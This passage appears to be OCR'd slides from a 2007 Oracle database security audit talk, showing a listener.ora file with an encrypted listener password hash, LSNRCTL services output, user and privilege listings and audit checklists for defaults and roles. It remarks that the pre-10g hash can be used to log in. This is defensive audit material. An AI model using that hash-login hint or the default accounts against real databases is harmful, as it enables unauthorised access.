    (DESCRIPTION =
      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC1))
      (ADDRESS = (PROTOCOL = TCP)(HOST = oracle_hack_box)(PORT = 1522))
    )
  )


#----ADDED BY TNSLSNR 21-NOV-2007 16:20:09---
PASSWORDS_LISTENER = 80E31BA5A08D02A6
#--------------------------------------------
```

Password is encrypted pre 10g


Hash can be used to log in

Check for clear text passwords or no password

Check admin_restrictions is set

Beware of default file permissions

Services




```
LSNRCTL> services
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0
         LOCAL SERVER
Service "ora10gr2" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
Service "ora10gr2XDB" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
    Handler(s):
      "D000" established:0 refused:0 current:0 max:1002 state:ready
         DISPATCHER <machine: ORACLE_HACK_BOX, pid: 5820>
         (ADDRESS=(PROTOCOL=tcp)(HOST=oracle_hack_box)(PORT=1038))
Service "ora10gr2_XPT" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
The command completed successfully
LSNRCTL>
```

Database Configuration Audit

- Use simple scripts or hand coded commands
- This section can only highlight; use the checklists for a complete list of things to audit
- Check profiles and profile assignment
- Check initialisation Parameters
- Privilege and role assignments
- Much more – see checklists

Users -> Profiles




```
SQL> select username,account_status,profile
  2  from dba_users;

USERNAME                       ACCOUNT_STATUS                   PROFILE
------------------------------ -------------------------------- ---------------
MGMT_VIEW                      OPEN                             DEFAULT
SYS                            OPEN                             DEFAULT
SYSTEM                         OPEN                             DEFAULT
DBSNMP                         OPEN                             MONITORING_PROF
                                                                ILE

SYSMAN                         OPEN                             DEFAULT
SCOTT                          OPEN                             DEFAULT
X                              OPEN                             DEFAULT
TESTUSER                       OPEN                             DEFAULT
OUTLN                          EXPIRED & LOCKED                 DEFAULT
MDSYS                          EXPIRED & LOCKED                 DEFAULT
ORDSYS                         EXPIRED & LOCKED                 DEFAULT
EXFSYS                         EXPIRED & LOCKED                 DEFAULT
DMSYS                          EXPIRED & LOCKED                 DEFAULT
WMSYS                          EXPIRED & LOCKED                 DEFAULT
CTXSYS                         EXPIRED & LOCKED                 DEFAULT
ANONYMOUS                      EXPIRED & LOCKED                 DEFAULT
XDB                            EXPIRED & LOCKED                 DEFAULT
ORDPLUGINS                     EXPIRED & LOCKED                 DEFAULT
SI_INFORMTN_SCHEMA             EXPIRED & LOCKED                 DEFAULT
OLAPSYS                        EXPIRED & LOCKED                 DEFAULT

USERNAME                       ACCOUNT_STATUS                   PROFILE
------------------------------ -------------------------------- ---------------
TSMSYS                         EXPIRED & LOCKED                 DEFAULT
BI                             EXPIRED & LOCKED                 DEFAULT
PM                             EXPIRED & LOCKED                 DEFAULT
MDDATA                         EXPIRED & LOCKED                 DEFAULT
IX                             EXPIRED & LOCKED                 DEFAULT
```

No profiles designed on this database

All accounts have same profile except one

Check Parameters



```
check_parameter: Release 1.0.2.0.0 - Production on Thu Nov 22 16:22:56 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PARAMETER TO CHECK              [utl_file_dir]: os_authent_prefix
CORRECT VALUE                           [null]:
OUTPUT METHOD Screen/File                  [S]: S
FILE NAME FOR OUTPUT                [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

Investigating parameter => os_authent_prefix
=========================================================
Name                      : os_authent_prefix
Value                     : OPS$
Type                      : STRING
Is Default                : DEFAULT VALUE
Is Session modifiable     : FALSE
Is System modifiable      : FALSE
Is Modified               : FALSE
Is Adjusted               : FALSE
Description               : prefix for auto-logon accounts
Update Comment            :
-------------------------------------------------------------------------
value ***OPS$*** is incorrect

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Use the checklists to identify what to check

This parameter setting is not ideal for instance


RBAC

- Review the complete RBAC model implemented
- Understand default schemas installed and why
- Understand the application schemas
  - Privileges, objects, resources
- Understand which accounts are Admin / user / Application Admin etc
  - Consider privileges, objects, resources
- lock accounts if possible – check for open accounts
  - reduce attack surface

Defaults

- Defaults are one of the biggest issues in Oracle
- Oracle has the most default accounts for any software
- Tens of thousands of public privileges granted
- Many default roles and privileges
  - Many application developers use default Roles unfortunately
- Reduce the Public privileges as much as possible
- Do not use default accounts
- Do not use default roles including DBA
- Do not use default passwords


Test Users Privileges (SCOTT)



```
find_all_privs: Release 1.0.7.0.0 - Production on Sat Nov 10 10:37:41 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF USER TO CHECK                  [ORCL]: SCOTT
OUTPUT METHOD Screen/File                 [S]: S
FILE NAME FOR OUTPUT                [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

User => SCOTT has been granted the following privileges
====================================================================
        ROLE => APP_ROLE which contains =>
                ROLE => MAN_ROLE which contains =>
                        SYS PRIV => EXECUTE ANY PROCEDURE grantable => NO
                SYS PRIV => ALTER USER grantable => NO
                SYS PRIV => SELECT ANY TABLE grantable => NO
                TABLE PRIV => SELECT object => SYS.DBA_USERS grantable => NO
        ROLE => CONNECT which contains =>
                SYS PRIV => CREATE SESSION grantable => NO
        ROLE => RESOURCE which contains =>
                SYS PRIV => CREATE CLUSTER grantable => NO
                SYS PRIV => CREATE INDEXTYPE grantable => NO
                SYS PRIV => CREATE OPERATOR grantable => NO
                SYS PRIV => CREATE PROCEDURE grantable => NO
                SYS PRIV => CREATE SEQUENCE grantable => NO
                SYS PRIV => CREATE TABLE grantable => NO
                SYS PRIV => CREATE TRIGGER grantable => NO
                SYS PRIV => CREATE TYPE grantable => NO
        SYS PRIV => UNLIMITED TABLESPACE grantable => NO

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

